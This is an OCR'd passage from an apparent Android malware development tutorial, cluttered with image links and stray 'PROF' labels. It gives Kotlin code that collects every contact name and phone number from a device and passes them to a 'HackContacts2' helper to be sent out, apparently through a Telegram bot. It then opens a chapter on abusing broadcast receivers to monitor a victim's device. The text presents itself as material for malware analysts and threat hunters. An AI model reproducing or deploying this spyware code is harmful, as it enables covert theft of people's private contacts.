
Directory listing f

- app-release.apk
- baselineProfiles/
- output-metadata.json




PROF

{height="30%"}




PROF



{height="30%"}


PROF



PROF


{height="30%"}

Just click `Meow` button:




MEOW


{height="30%"}



{width="80%"}



PROF



{height="30%"}

As you can see everything is wokred perfectly! =^..^=

Of course in the real scenario with the real device, you need to create file with list of contacts, something like this:

```
private fun createTempFile(prefix: String, suffix: String): File {
    val parent = File(System.getProperty("java.io.tmpdir")!!)
    val temp = File(parent, prefix + suffix)
    if (temp.exists()) {
```

```
            temp.delete()
        }
        try {
            temp.createNewFile()
        } catch (ex: IOException) {
            ex.printStackTrace()
        }
        return temp
    }

    private fun getContacts() {
        val contactsList = mutableListOf<String>()

        val contactsListFile = createTempFile("Contacts", ".txt")

        val contentResolver = context.contentResolver
        val cursor = contentResolver.query(
            ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
            null,
            null,
            null,
            null
        )

        cursor?.use {
            val nameIndex =
    it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME)
            val numberIndex =
    it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)

            while (it.moveToNext()) {
                val name = it.getString(nameIndex)
                val number = it.getString(numberIndex)
                contactsList.add("$name: $number")
            }
        }

        // join all contacts into a big single text
        val contactsText = contactsList.joinToString(separator = "\n")

        if (contactsText.isNotEmpty()) {
            HackContacts2(context).saveAndSendFile(contactsListFile,
    contactsText)
        } else {
            HackContacts2(context).sendTextMessage("no contacts found.")
        } // something like this, you need to create function for sending
    msg
    }
```

PROF


This is a practical example for malware analysts, blue teamers, red teamers, and threat hunters to understand how Telegram or other legitimate services could be used by adversaries to bypass detection

and steal information.

Telegram Bot API
okhttp

13. mobile malware development. Android Broadcasts. Simple Android (Java/Kotlin) example.

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{height=400px}

In this section, we will explore how broadcast receivers in Android work, and how adversaries can exploit them for malicious purposes. We will use a simple example where a broadcast receiver listens for changes in Airplane Mode and responds accordingly. This will be useful for gathering information about the target victim's device.

PROF

broadcast receivers

Broadcast receivers are a powerful feature in Android that allows apps to listen for system-wide events (such as changes in network state, device status, or system broadcasts). These events can be used legitimately, but in the wrong hands, they can be used to monitor system activities, steal information, or manipulate device behavior.

In Android, a `BroadcastReceiver` is a component that allows an app to listen for broadcast messages from other applications or from the system itself. For example, when the system broadcasts that the Airplane Mode has been toggled, an app with the appropriate 